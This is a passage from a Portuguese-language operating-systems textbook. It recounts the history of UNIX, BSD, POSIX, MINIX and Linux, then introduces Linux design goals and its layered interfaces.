a qualquer dado momento. Quando os sistemas em lote assumiram o seu lugar, na década de 1960, o programador submetia uma tarefa por cartões perfurados trazendo-os para a sala de máquinas. Quando um número suficiente de tarefas havia sido reunido, o operador as lia todas em um único lote. Em geral levava uma hora ou mais após submeter uma tarefa para que a saída fosse gerada. Nessas circunstâncias, a depuração era um processo que consumia tempo, pois uma única vírgula mal colocada poderia resultar em diversas horas desperdiçadas do tempo do programador.

Para contornar o que todos viam como um arranjo insatisfatório, improdutivo e frustrante, o compartilhamento de tempo foi inventado no Dartmouth College e no MIT. O sistema Dartmouth executava apenas BASIC e gozou de um sucesso comercial curto antes de desaparecer. O sistema do MIT, CTSS, era de propósito geral e foi um grande sucesso na comunidade científica. Em pouco tempo, pesquisadores no MIT juntaram forças com o Bell Labs e a General Electric (à época uma vendedora de computadores) e começaram a projetar um sistema de segunda geração, **MULTICS (MULTIplexed Information and Computing Service** — serviço de computação e informação multiplexada), como discutimos no Capítulo 1.

Embora o Bell Labs tenha sido um dos parceiros fundadores do projeto MULTICS, mais tarde ele caiu fora, o que deixou o pesquisador do Bell Labs, Ken Thompson, à procura de algo interessante para fazer. Ele por fim decidiu escrever um MULTICS mais enxuto para si (em linguagem de montagem dessa vez) em um velho minicomputador PDP-7 descartado. Apesar do tamanho minúsculo do PDP-7, o sistema de Thompson realmente funcionava e podia dar suporte ao esforço de desenvolvimento do pesquisador. Em consequência, outro pesquisador no Bell Labs, Brian Kernighan, um tanto ironicamente, chamou-o de **UNICS** (**UNiplexed Information and Computing Service** — serviço de computação e informação uniplexada). Apesar da brincadeira de o sistema "EUNUCHS" ser um MULTICS castrado, o nome pegou, embora sua escrita tenha sido mais tarde mudada para **UNIX**.

10.1.2 PDP-11 UNIX

O trabalho de Thompson impressionou de tal maneira seus colegas no Bell Labs que logo Dennis Ritchie juntou-se a ele e mais tarde o seu departamento inteiro. Dois desenvolvimentos importantes ocorreram nessa época. Primeiro, o UNIX foi movido do PDP-7 obsoleto para o muito mais moderno PDP-11/20 e então, mais tarde, para o PDP-11/45 e PDP-11/70. As duas últimas máquinas dominaram o mundo dos computadores por grande parte dos anos de 1970. O PDP-11/45 e o PDP--11/70 eram máquinas poderosas com grandes memórias físicas para sua era (256 KB e 2 MB, respectivamente). Também, elas tinham um hardware de proteção de memória, tornando possível suportar múltiplos usuários ao mesmo tempo. No entanto, ambas eram máquinas de 16 bits que limitavam os processos individuais a 64 KB de espaço de instrução e 64 KB de espaço de dados, embora a máquina talvez tivesse muito mais memória física.

O segundo desenvolvimento dizia respeito à linguagem na qual o UNIX foi escrito. A essa altura, havia se tornado dolorosamente óbvio que ter de reescrever o sistema inteiro para cada máquina nova não era nem um pouco divertido, então Thompson decidiu reescrever o UNIX em uma linguagem de alto nível projetada por ele, chamada **B**. Era uma forma simplificada de BCPL (que por sua vez era uma forma simplificada de CPL, a qual, assim como a PL/I, jamais funcionara). Por causa dos pontos fracos em B, fundamentalmente a falta de estruturas, essa tentativa não foi bem-sucedida. Ritchie então projetou um sucessor para B, chamado **C** (naturalmente), e escreveu um excelente compilador para ele. Trabalhando juntos, Thompson e Ritchie reescreveram o UNIX em C, que era a linguagem certa no momento certo e dominou a programação de sistemas desde então.

Em 1974, Ritchie e Thompson publicaram um artigo seminal sobre o UNIX (RITCHIE e THOMPSON, 1974). Pelo trabalho descrito nesse artigo eles mais tarde receberam o prestigioso prêmio ACM Turing Award (RITCHIE, 1984; THOMPSON, 1984). A publicação do artigo estimulou muitas universidades a pedir ao Bell Labs uma cópia do UNIX. Como a empresa controladora do Bell Labs, AT&T, era um monopólio regulamentado à época e não era permitido atuar no segmento de computadores, ela não fez objeção alguma em licenciar o UNIX para as universidades por uma taxa modesta.

Em uma dessas coincidências que muitas vezes moldam a história, o PDP-11 foi a escolha de computador de quase todos os departamentos de computação das universidades, e os sistemas operacionais que vinham com os PDP-11 eram amplamente considerados ruins tanto por professores quanto por estudantes. O UNIX logo preencheu esse vazio, e o fato de ele vir com um código-fonte completo, de maneira que as pessoas pudessem mexer nele o quanto quisessem, também ajudou em sua popularização. Encontros científicos eram organizados em torno do UNIX, com palestrantes renomados contando a respeito de algum erro obscuro de

núcleo que eles haviam encontrado e consertado. Um professor australiano, John Lions, escreveu um comentário sobre o código-fonte UNIX do tipo normalmente reservado para os trabalhos de Chaucer ou Shakespeare (reimpresso como LIONS, 1996). O livro descreveu a Versão 6, assim chamada porque foi descrita na sexta edição do Manual do Programador do UNIX. O código-fonte tinha 8.200 linhas de C e 900 linhas de código de montagem. Como resultado de toda essa atividade, novas ideias e melhorias para o sistema disseminaram-se rapidamente.

Em poucos anos, a Versão 6 foi substituída pela Versão 7, a primeira versão portátil do UNIX (ele executava no PDP-11 e o Interdata 8/32), a essa altura 18.800 linhas de C e 2.100 de montagem. Uma geração inteira de estudantes foi criada na Versão 7, o que contribuiu para sua disseminação após eles terem se formado e ido trabalhar na indústria. Em meados dos anos de 1980, o UNIX era amplamente usado em minicomputadores e estações de trabalho de engenharia de uma série de vendedores. Uma série de empresas chegou a licenciar o código-fonte para fazer a sua própria versão do UNIX. Uma dessas era uma empresa pequena começando a se desenvolver chamada Microsoft, que vendeu a Versão 7 sob o nome XENIX por alguns anos até que seus interesses mudaram.

10.1.3 UNIX portátil

Agora que o UNIX estava escrito em C, movê-lo para uma nova máquina — um processo conhecido como portabilidade — era algo muito mais fácil de fazer do que no começo, quando ele era escrito em linguagem de montagem. A migração exige primeiro que se escreva um compilador C para a máquina nova. Então é necessário escrever drivers de dispositivos para os novos dispositivos de E/S da máquina, como monitores, impressoras e discos. Embora o código do driver esteja em C, ele não pode ser movido para outra máquina, compilado e executado ali porque dois discos jamais funcionam da mesma maneira. Por fim, uma pequena quantidade de códigos que dependem da máquina, como manipuladores de interrupção e rotinas de gerenciamento de memória, devem ser reescritos, normalmente em linguagem de montagem.

A primeira migração além do PDP-11 foi para o minicomputador Interdata 8/32. Esse exercício revelou um grande número de suposições que o UNIX implicitamente fez a respeito das máquinas nas quais ele estava executando, como a suposição não mencionada de que os inteiros continham 16 bits, ponteiros também continham 16 bits (implicando um tamanho de programa máximo de 64 KB) e que a máquina tinha exatamente três registradores disponíveis para conter variáveis importantes. Nenhuma delas mantinha-se para a Interdata, de maneira que foi necessário um trabalho considerável para limpar o UNIX.

Outro problema era que, embora o compilador de Ritchie fosse rápido e produzisse um bom código-objeto, ele produzia apenas código-objeto PDP-11. Em vez de escrever um novo compilador especificamente para o Interdata, Steve Johnson do Bell Labs projetou e implementou o **compilador portátil C**, que podia ser redirecionado para produzir códigos para qualquer máquina razoável com apenas uma quantidade moderada de esforço. Por anos, quase todos os compiladores C para máquinas que não o PDP-11 eram baseados no compilador de Johnson, o qual ajudou muito a disseminação do UNIX para novos computadores.

A migração para o Interdata foi lenta a princípio, pois havia um trabalho de desenvolvimento a ser feito na única máquina UNIX em funcionamento, uma PDP-11, localizada no quinto andar do Bell Labs. O Interdata estava no primeiro andar. Gerar uma nova versão significava compilá-la no quinto andar e então carregar fisicamente uma fita magnética para o primeiro andar para ver se ela funcionava. Após vários meses carregando fitas, uma pessoa desconhecida disse: "Sabem de uma coisa, nós somos a companhia telefônica. Não é possível passar um cabo entre essas duas máquinas?". Assim nasceu a rede UNIX. Após a migração para o Interdata, o UNIX foi levado para o VAX e mais tarde para outros computadores.

Após a AT&T ter sido dividida em diversas empresas menores em 1984 pelo governo norte-americano, ela estava legalmente livre para estabelecer uma subsidiária de computadores, e assim o fez. Logo em seguida, a AT&T lançou seu primeiro produto UNIX comercial, System III. Ele não foi bem recebido, então foi substituído por uma versão melhorada, System V, um ano depois. O que aconteceu com o System IV é um dos grandes mistérios não solucionados da ciência de computação. O System V original foi substituído desde então pelos lançamentos 2, 3 e 4 do System V, cada um maior e mais complicado que o seu predecessor. No processo, a ideia original por trás do UNIX, de ter um sistema simples e elegante, gradualmente perdeu força. Embora o grupo de Ritchie e Thompson tenha produzido mais tarde 8ª, 9ª e 10ª edições do UNIX, essas nunca chegaram a ser amplamente distribuídas, uma vez que a AT&T havia colocado toda sua potência de marketing por trás do System V. No entanto, algumas dessas ideias

das novas edições foram eventualmente incorporadas no System V. A AT&T decidiu por fim que ela queria ser uma companhia telefônica no fim das contas, não uma empresa de computadores, e vendeu seu negócio UNIX para a Novell em 1993. A Novell subsequentemente vendeu-o para a Operação Santa Cruz em 1995. A essa altura era quase irrelevante quem era seu dono, pois todas as principais empresas de computadores já tinham licenças.

10.1.4 Berkeley UNIX

Uma das muitas universidades que adquiriu a Versão 6 do UNIX no início foi a Universidade da Califórnia, em Berkeley. Como todo o código-fonte estava disponível, Berkeley foi capaz de modificar o sistema substancialmente. Ajudada por financiamentos da ARPA, a Agência de Projetos de Pesquisa Avançados do Departamento de Defesa norte-americano, Berkeley produziu e liberou uma versão melhorada para o PDP-11 chamada **1BSD** (**First Berkeley Software Distribution** — Primeira distribuição de software de Berkeley). Essa fita foi seguida rapidamente por outra, chamada **2BSD**, também para o PDP-11.

Mais importante foi o **3BSD** e em especial seu sucessor, **4BSD** para o VAX. Embora a AT&T tivesse uma versão VAX do UNIX, chamada **32V**, ela era essencialmente a Versão 7. Em comparação, o 4BSD continha um grande número de melhorias. Destaca-se entre elas o uso da memória virtual e da paginação, permitindo que programas fossem maiores do que a memória física ao paginar partes dele para dentro e para fora conforme a necessidade. Outra mudança permitiu que os nomes dos arquivos tivessem mais de 14 caracteres. A implementação do sistema de arquivos também foi modificada, tornando-a consideravelmente mais rápida. O tratamento de sinais tornou-se mais confiável. A rede foi introduzida, fazendo que o protocolo de rede que era usado, **TCP/IP**, se transformasse no padrão *de facto* no mundo UNIX, e mais tarde na internet, que é dominada por servidores baseados no UNIX.

Berkeley também incorporou um número substancial de programas utilitários para o UNIX, incluindo um novo editor (*vi*), um novo shell (*csh*), compiladores Pascal e Lisp, e muito mais. Todas essas melhorias fizeram com que a Sun Microsystems, DEC e outros vendedores de computadores baseassem suas versões do UNIX no Berkeley UNIX, em vez de na versão "oficial" da AT&T, o System V. Em consequência, o UNIX de Berkeley estabeleceu-se bem nos mundos acadêmico, de pesquisa e de defesa. Para mais informações sobre o UNIX de Berkeley, ver McKusick et al. (1996).

10.1.5 UNIX padrão

Ao final da década de 1980, duas versões diferentes e de certa maneira incompatíveis do UNIX estavam sendo amplamente usadas: o 4.3BSD e o System V Release 3. Além disso, virtualmente cada vendedor acrescentava suas próprias melhorias não padronizadas. Essa divisão no mundo UNIX, junto com o fato de que não havia padrões para formatos de programas binários, inibiu muito o sucesso comercial do UNIX, porque era impossível para os vendedores de software escrever e vender programas UNIX com a expectativa de que eles executariam em qualquer sistema UNIX (como era rotineiramente feito com o MS-DOS). Várias tentativas de padronização do UNIX falharam inicialmente. A AT&T, por exemplo, lançou o **SVID** (**System V Interface Definition** — Definição de Interface System V), que definiu todas as chamadas de sistema, formatos de arquivos e assim por diante. Esse documento era uma tentativa de manter todos os vendedores System V alinhados, mas não teve efeito sobre o campo inimigo (BSD), que apenas o ignorou.

A primeira tentativa séria de reconciliar os dois "sabores" de UNIX foi iniciada sob os auspícios do Conselho de Padrões IEEE, um corpo altamente respeitado e, mais importante, neutro. Centenas de pessoas da indústria, mundo acadêmico e governo participaram desse trabalho. O nome coletivo para esse projeto foi **POSIX**. As primeiras três letras referem-se ao Sistema Operacional Portátil. O *IX* foi acrescentado para remeter o nome ao UNIX.

Após muita discussão, argumentos e contra-argumentos, o comitê POSIX produziu um padrão conhecido como **1003.1**. Ele define um conjunto de rotinas de biblioteca que todo sistema em conformidade com o UNIX deve fornecer. A maioria dessas rotinas invoca uma chamada de sistema, mas poucas podem ser implementadas fora do núcleo. Rotinas típicas são open, read e fork. A ideia do POSIX é de que um vendedor de software que escreve um programa que usa apenas rotinas definidas por 1003.1 sabe que esse programa executará em cada sistema UNIX em conformidade.

Embora seja verdade que a maioria dos grupos de padronização tende a produzir um compromisso terrível com algumas características preferidas de todos, o 1003.1 é extraordinariamente bom considerando o grande número de partes envolvidas em seus receptivos interesses investidos. Em vez de tomar a *união* de todas

as características no System V e BSD como o ponto de partida (a norma para a maioria de todos os grupos de padronização), o comitê IEEE tomou a *intersecção*. *Grosso modo*, se uma característica estivesse presente tanto no System V quanto no BSD, ela era incluída no padrão; de outra maneira, não o era. Como consequência desse algoritmo, 1003.1 traz uma forte semelhança com o ancestral comum tanto do System V quanto do BSD, a saber a Versão 7. O documento 1003.1 está escrito de tal maneira que tanto os implementadores do sistema quanto os escritores do software podem compreendê-lo, outra novidade no mundo da padronização, embora um trabalho esteja a caminho para remediar a situação.

Embora o padrão 1003.1 aborde somente chamadas de sistema, documentos relacionados padronizam threads, programas utilitários, redes e muitas outras características do UNIX. Além disso, a linguagem C também foi padronizada pelo ANSI e ISO.

10.1.6 MINIX

Uma propriedade que todos os sistemas UNIX têm é que eles são grandes e complicados, de certa maneira a antítese da ideia original por trás do UNIX. Mesmo que o código-fonte estivesse livremente disponível, o que não acontece na maioria dos casos, está fora de questão que uma única pessoa pudesse compreendê-lo inteiramente. Essa situação levou um dos autores deste livro (AST) a escrever um novo sistema do tipo UNIX que fosse pequeno o suficiente para ser compreendido, estivesse disponível com todo o código-fonte e pudesse ser usado para fins educacionais. Esse sistema constituiu em 11800 linhas de código C e 800 linhas de código de montagem. Lançado em 1987, ele era funcionalmente quase equivalente à Versão 7 do UNIX, o sustentáculo da maioria dos departamentos de ciência da computação da era PDP-11.

O MINIX foi um dos primeiros sistemas do tipo UNIX baseados em um projeto de micronúcleo. A ideia por trás de um micronúcleo é proporcionar uma funcionalidade mínima no núcleo para torná-lo confiável e eficiente. Em consequência, o gerenciamento de memória e o sistema de arquivos foram empurrados para os processos de usuário. O núcleo tratava da troca de mensagens entre processos e outras poucas coisas. O núcleo tinha 1.600 linhas de C e 800 linhas em linguagem de montagem. Por razões técnicas relacionadas à arquitetura 8088, os drivers do dispositivo de E/S (2.900 linhas adicionais de C) também estavam no núcleo. O sistema de arquivos (5.100 linhas de C) e o gerenciador de memória (2.200 linhas de C) executavam como dois processos do usuário em separado.

Micronúcleos têm a vantagem sobre sistemas monolíticos que eles são fáceis de compreender e manter devido à sua estrutura altamente modular. Também, migrar o código do modo núcleo para o modo de usuário torna-os altamente confiáveis, pois a quebra de um processo usuário provoca menos danos do que a quebra de um componente do modo núcleo. A sua principal desvantagem é um desempenho ligeiramente mais baixo devido aos chaveamentos extras entre o modo usuário e o modo núcleo. No entanto, o desempenho não é tudo: todos os sistemas UNIX modernos executam Windows X no modo usuário e simplesmente aceitam a queda no desempenho para atingir uma maior modularidade (em comparação com o Windows, em que mesmo a interface gráfica do usuário — **GUI** (**Graphical User Interface**) — está no núcleo. Outros projetos de micronúcleo bem conhecidos dessa era foram o Mach (ACCETTA et al., 1986) e Chorus (ROZIER et al., 1988).

Em poucos meses do seu aparecimento, o MINIX tornou-se uma espécie de item cultuado, com seu próprio grupo de notícias USENET (agora Google), *comp.os.minix*, e mais de 40 mil usuários. Inúmeros usuários contribuíram com comandos e outros programas de usuário, de maneira que o MINIX tornou-se um empreendimento coletivo por um grande número de usuários na internet. Foi um protótipo de outros esforços colaborativos que vieram mais tarde. Em 1997, a Versão 2.0 do MINIX foi lançada e o sistema base, agora incluindo a rede, havia crescido para 62.200 linhas de código.

Em torno de 2004, a direção do desenvolvimento do MINIX mudou bruscamente. O foco passou a ser a construção de um sistema extremamente confiável e seguro que pudesse reparar automaticamente as suas próprias falhas e curasse a si mesmo, continuando a funcionar corretamente mesmo diante da ativação de repetidos defeitos de software. Em consequência, a ideia da modularização presente na Versão 1 foi bastante expandida no MINIX 3.0. Quase todos os drivers de dispositivos foram movidos para o espaço do usuário, com cada driver executando como um processo separado. O tamanho do núcleo inteiro caiu abruptamente para menos de 4 mil linhas de código, algo que um único programador poderia facilmente compreender. Mecanismos internos foram modificados para incrementar a tolerância a falhas de várias maneiras.

Além disso, mais de 650 programas UNIX populares foram levados para o MINIX 3.0, incluindo o **X Window System** (às vezes chamado simplesmente de **X**), vários compiladores (incluindo *gcc*), software de processamento de textos, software de rede, navegadores da web e muito mais. Diferentemente das versões

anteriores, que eram fundamentalmente educacionais em sua natureza, começando com o MINIX 3.0, o sistema era bastante utilizável, com o foco deslocando-se para uma alta confiabilidade. A meta final: nada de botões Reset.

Uma terceira edição do livro *Operating Systems: Design and Implementation* foi lançada, descrevendo o novo sistema, dando seu código-fonte em um apêndice e descrevendo-o em detalhe (TANENBAUM e WOODHULL, 2006). O sistema continua a evoluir e tem uma comunidade de usuários ativa. Desde então ele foi levado para o processador ARM, tornando-o disponível para sistemas embutidos. Para mais detalhes e obter a versão atual gratuitamente, você pode visitar <*www.minix3.org*>.

10.1.7 Linux

Durante os primeiros anos do desenvolvimento e discussão do MINIX na internet, muitas pessoas solicitaram (ou em muitos casos, demandaram) mais e melhores características, para as quais o autor muitas vezes disse "não" (a fim de manter o sistema pequeno o suficiente para que os estudantes o compreendessem completamente em um curso universitário de um semestre). Esse contínuo "não" incomodou muitos usuários. Nessa época, o FreeBSD não estava disponível ainda, de maneira que não havia uma opção. Após alguns anos se passarem dessa maneira, um estudante finlandês, Linus Torvalds, decidiu escrever outro clone do UNIX, chamado **Linux**, que seria um sistema de produção completo com muitas características que inicialmente faltavam ao MINIX. A primeira versão do Linux, 0.01, foi lançada em 1991. Ela foi desenvolvida em uma máquina MINIX e tomou emprestadas inúmeras ideias do MINIX, desde a estrutura da árvore de código fonte ao layout do sistema de arquivos. No entanto, tratava-se de um projeto monolítico em vez de um projeto de micronúcleo, com todo o sistema operacional no núcleo. O código chegou a 9.300 linhas de C e 950 linhas de linguagem de montagem, mais ou menos similar à versão MINIX em tamanho e também comparável em funcionalidade. De fato, era um MINIX reescrito, o único sistema para o qual Torvalds tinha o código-fonte.

O Linux cresceu rapidamente em tamanho e desenvolveu-se em um clone UNIX de produção completo, à medida que a memória virtual, um sistema de arquivos mais sofisticado e muitas outras características foram acrescentados. Embora originalmente ele tenha sido executado apenas no 386 (e ainda tivesse código de montagem 386 embutido no meio de rotinas C), ele foi logo levado para outras plataformas e hoje executa em uma ampla gama de máquinas, como o UNIX. Uma diferença com o UNIX se destaca, no entanto: o Linux faz uso de muitas características especiais do compilador *gcc* e precisaria de muito trabalho antes que pudesse compilar com um compilador C padrão ANSI. A ideia sem visão de que *gcc* é o único compilador que o mundo verá um dia já está se tornando um problema, pois o compilador LLVM de fonte aberta da Universidade de Illinois está rapidamente ganhando muitas adesões por sua flexibilidade e qualidade de código. Como o LLVM não suporta todas as extensões *gcc* não padronizadas para C, ele não pode compilar o núcleo Linux sem uma série de remendos para o núcleo a fim de substituir o código não ANSI.

O grande lançamento seguinte do Linux foi a versão 1.0, lançada em 1994. Ela tinha em torno de 165 mil linhas de código e incluía um novo sistema de arquivos, arquivos mapeados na memória e rede compatível com BSD com soquetes e TCP/IP. Ela também incluía muitos novos drivers de dispositivos. Várias revisões menores seguiram-se nos dois anos seguintes.

A essa altura, o Linux era suficientemente compatível com o UNIX, de maneira que uma vasta quantidade de software UNIX foi levada para o Linux, tornando-o muito mais útil do que ele teria sido de outra maneira. Além disso, um grande número de pessoas foi atraído para o Linux e começou a trabalhar no código e a estendê-lo de muitas maneiras sob a supervisão geral de Torvalds.

O próximo lançamento importante, 2.0, foi feito em 1996. Ele consistia de aproximadamente 470 mil linhas de C e 8 mil linhas de código de montagem. Ele incluía suporte para arquiteturas de 64 bits, multiprogramação simétrica, novos protocolos de rede e inúmeras outras características. Uma grande parte de código total foi tomada por uma coleção extensa de drivers de dispositivos para um conjunto sempre maior de periféricos suportados. Lançamentos adicionais seguiam-se frequentemente.

As identificações de versões do núcleo Linux consistiam de quatro números, *A.B.C.D*, como 2.6.9.11. O primeiro número denota a versão do núcleo; segundo, denota a importante revisão. Antes do núcleo 2.6, números de revisão pares correspondiam a lançamentos de núcleos estáveis, enquanto números ímpares correspondiam a revisões instáveis, sob desenvolvimento. Com o núcleo 2.6 esse não é mais o caso. O terceiro número corresponde a revisões menores, como suporte a novos drivers. O quarto número corresponde a consertos de defeitos menores ou soluções (patches) de segurança. Em julho de 2011, Linus Torvalds anunciou o lançamento do Linux 3.0, não em resposta a avanços técnicos

importantes, mas com o intuito de honrar o 20º aniversário do núcleo. Em 2013, o núcleo do Linux consistia de cerca de 16 milhões de linhas de código.

Um conjunto considerável de softwares UNIX padrão foi levado para o Linux, incluindo o popular X Window System e uma quantidade significativa de softwares de rede. Dois GUIs diferentes (GNOME e KDE), que competem um com o outro, também foram escritos para o Linux. Resumindo, ele tornou-se um grande clone do UNIX com todos os apetrechos que um apaixonado por UNIX pudesse querer.

Uma característica incomum do Linux é o modelo de negócios: ele é um software livre. Pode ser baixado de vários sites na internet, por exemplo: <*www.kernel.org*>. O Linux vem com uma licença escrita por Richard Stallman, fundador da Free Software Foundation (Fundação de Software Livre). Apesar de o Linux ser livre, essa licença, a **GPL** (**GNU Public License** — Licença Pública GNU), é mais longa que a licença do Windows da Microsoft e especifica o que você pode e não pode fazer com o código. Usuários podem usar, copiar, modificar e redistribuir a fonte e o código binário livremente. A principal restrição é que todos os trabalhos derivados do núcleo do Linux não sejam vendidos ou redistribuídos somente na forma binária; o código-fonte deve ser enviado com o produto ou disponibilizado conforme a solicitação.

Embora Torvalds ainda controle o núcleo de maneira bastante próxima, uma grande quantidade de software em nível de usuário foi escrita por uma série de outros programadores, muitos deles tendo migrado das comunidades on-line MINIX, BSD e GNU. No entanto, à medida que o Linux se desenvolve, uma fração cada vez menor da comunidade Linux quer desenvolver códigos-fonte (vide as centenas de livros dizendo como instalar e usar o Linux e apenas um punhado discutindo o código e como ele funciona). Também, muitos usuários do Linux hoje em dia abrem mão da distribuição gratuita na internet para comprar uma das muitas distribuições em CD-ROM disponíveis de diversas empresas comerciais competindo entre si. Um site popular listando as atuais top-100 distribuições de Linux está em <*www.distrowatch.org*>. À medida que mais e mais companhias de software começam a vender suas próprias versões de Linux e mais e mais companhias de hardware se oferecem para fazer sua pré-instalação nos computadores que elas enviam, a linha entre o software comercial e o software livre está começando a se confundir substancialmente.

Como uma nota para a história do Linux, é interessante observar que justo quando o Linux ganhava tração, ele ganhou um empurrão e tanto de uma fonte muito inesperada — AT&T. Em 1992, Berkeley, a essa altura com problemas de financiamento, decidiu encerrar o desenvolvimento do BSD com um último lançamento, 4.4BSD (que mais tarde formou a base do FreeBSD). Como essa versão não continha essencialmente nenhum código AT&T, Berkeley lançou o software sob uma licença de fonte aberta (não GPL) que deixava qualquer um fazer o que quisesse, exceto uma coisa: processar a Universidade da Califórnia. A subsidiária AT&T controlando o UNIX prontamente reagiu — você adivinhou — processando a Universidade da Califórnia. Ela também processou uma empresa, BSDI, estabelecida pelos criadores do BSD para fazer um pacote do sistema e vender suporte, como a Red Hat e outras empresas fazem hoje em dia para o Linux. Tendo em vista que virtualmente nenhum código AT&T foi envolvido, o processo judicial foi baseado em infrações ao direito autoral e marca registrada, incluindo itens como o número de telefone 1-800-ITS-UNIX da BSDI. Embora o caso tenha sido por fim resolvido longe dos tribunais, ele manteve o FreeBSD fora do mercado por tempo suficiente para que o Linux se estabelecesse bem. Se o processo não tivesse ocorrido, começando em torno de 1993 teria havido uma competição séria entre dois sistemas UNIX livres e de fonte aberta: o atual campeão, BSD, um sistema maduro e estável com uma grande quantidade de seguidores no mundo acadêmico desde 1977, contra o vigoroso jovem desafiador, Linux, com apenas dois anos de idade, mas com um número crescente de seguidores entre os usuários individuais. Quem sabe como essa batalha de UNIX livres teria terminado?

10.2 Visão geral do Linux

Nesta seção, forneceremos uma introdução geral ao Linux e como é usado, em prol dos leitores que ainda não estão familiarizados com ele. Quase todo esse material aplica-se a aproximadamente todas as variantes do UNIX com apenas pequenas variações. Embora o Linux tenha diversas interfaces gráficas, o foco aqui é em como ele aparece para um programador trabalhando em uma janela shell em X. Seções subsequentes se concentrarão em chamadas de sistema e como elas funcionam por dentro.

10.2.1 Objetivos do Linux

O UNIX sempre foi um sistema interativo projetado para lidar com múltiplos processos e múltiplos usuários ao mesmo tempo. Ele foi projetado por programadores, para programadores, para ser usado em um ambiente no

qual a maioria dos usuários é relativamente sofisticada e está engajada em projetos de desenvolvimento de softwares (muitas vezes bastante complexos). Em muitos casos, um grande número de programadores está ativamente cooperando para produzir um único sistema, de maneira que o UNIX tem amplos recursos para permitir que as pessoas trabalhem juntas e compartilhem informações de maneiras controladas. O modelo de um grupo de programadores experientes trabalhando juntos e próximos para produzir softwares avançados é obviamente muito diferente do modelo de um computador pessoal de um único iniciante trabalhando sozinho com um editor de texto, e essa diferença é refletida por meio do UNIX do início ao fim. É apenas natural que o Linux tenha herdado muitos desses objetivos, embora a primeira versão tenha sido para um computador pessoal.

O que programadores bons realmente querem em um sistema? Para começo de conversa, a maioria gosta que seus sistemas sejam simples, elegantes e consistentes. Por exemplo, no nível mais baixo, um arquivo deve ser uma coleção de bytes. Ter diferentes classes de arquivos para acesso sequencial, acesso aleatório, acesso por chaves, acesso remoto e assim por diante (como os computadores de grande porte têm) é apenas um estorvo. De modo similar, se o comando for

```
ls A*
```

significa listar todos os arquivos começando com "A", então o comando

```
rm A*
```

deve significar remover todos os arquivos começando com "A" e não remover o arquivo cujo nome consiste em um "A" e um asterisco. Essa característica às vezes é chamada de *princípio da menor surpresa*.

Outra coisa que programadores experientes geralmente querem é poder e flexibilidade. Isso significa que um sistema deve ter um pequeno número de elementos básicos que possam ser combinados de infinitas maneiras para servir à aplicação. Uma das diretrizes básicas por trás do Linux é que todo programa deve fazer apenas uma coisa, e fazer bem. Desse modo, compiladores não produzem listagens, pois outros programas podem fazê-lo melhor.

Por fim, a maioria dos programadores detesta a redundância inútil. Por que digitar *copy* quando *cp* é sem dúvida o suficiente para deixar muito claro o que você quer? Trata-se de um desperdício completo de tempo de desenvolvimento. Para extrair todas as linhas contendo a cadeia "ard" do arquivo *f*, o programador Linux meramente digita

```
grep ard f
```


A abordagem oposta é o programador primeiro selecionar o programa *grep* (sem argumentos), e então *grep* anunciar a si mesmo dizendo: "Olá, sou *grep*, procuro por padrões em arquivos. Por favor, insira o seu padrão". Após conseguir o padrão, *grep* espera pelo nome do arquivo. Então ele pergunta se existem mais nomes de arquivos. Por fim, ele resume o que vai fazer e pergunta se está correto. Embora esse tipo de interface do usuário possa ser adequado para novatos, ele deixa programadores experientes malucos. O que eles querem é um servidor, não uma babá.

10.2.2 Interfaces para o Linux

Um sistema Linux pode ser considerado um tipo de pirâmide, como ilustrado na Figura 10.1. Na parte de baixo está o hardware, consistindo na CPU, memória, discos, um monitor e um teclado e outros dispositivos. A sua função é controlar o hardware e fornecer uma interface de chamada de sistema para todos os programas. Essas chamadas de sistema permitem que os programas do usuário criem e gerenciem processos, arquivos e outros recursos.

Programas fazem chamadas de sistema colocando os argumentos em registradores (ou às vezes, na pilha), e emitindo instruções de desvio para chavear do modo usuário para o modo núcleo. Dado que não há como escrever uma instrução de desvio em C, é fornecida uma biblioteca, com uma rotina por chamada de sistema. Essas rotinas são escritas em linguagem de montagem, mas podem ser chamadas a partir de C. Cada uma coloca primeiro seus argumentos no lugar apropriado, então executa a instrução de desvio. Assim, para executar a chamada de sistema read, um programa C pode chamar a rotina de biblioteca read. Como uma nota, é a interface de biblioteca, e não a interface de chamada do sistema, que está especificada pelo POSIX. Em outras palavras, POSIX nos diz quais rotinas de biblioteca um sistema em conformidade deve fornecer, quais são seus parâmetros, o que devem fazer, quais resultados devem retornar. Ele nem chega a mencionar as chamadas de sistema reais.

Além do sistema operacional e da biblioteca de chamadas de sistemas, todas as versões do Linux fornecem um grande número de programas padrão, alguns dos quais são especificados pelo padrão POSIX 1003.2, e alguns dos quais diferem entre as versões Linux. Entre eles estão o processador de comandos (shell), compiladores, editores, programas de edição de texto e utilitários de manipulação de arquivos. São esses programas que um usuário no teclado invoca. Então, podemos falar de três interfaces diferentes para

FIGURA 10.1 As camadas em um sistema Linux.

o Linux: a verdadeira interface de chamada de sistema, a de biblioteca e a interface formada pelo conjunto de programas utilitários padrão.

A maioria das distribuições de computadores pessoais comuns do Linux substituiu essa interface de usuário orientada pelo teclado por uma interface de usuário gráfica orientada pelo mouse, sem mudar em nada o sistema operacional em si. É precisamente essa flexibilidade que tornou o Linux tão popular e permitiu que ele sobrevivesse tão bem a inúmeras mudanças na tecnologia subjacente.

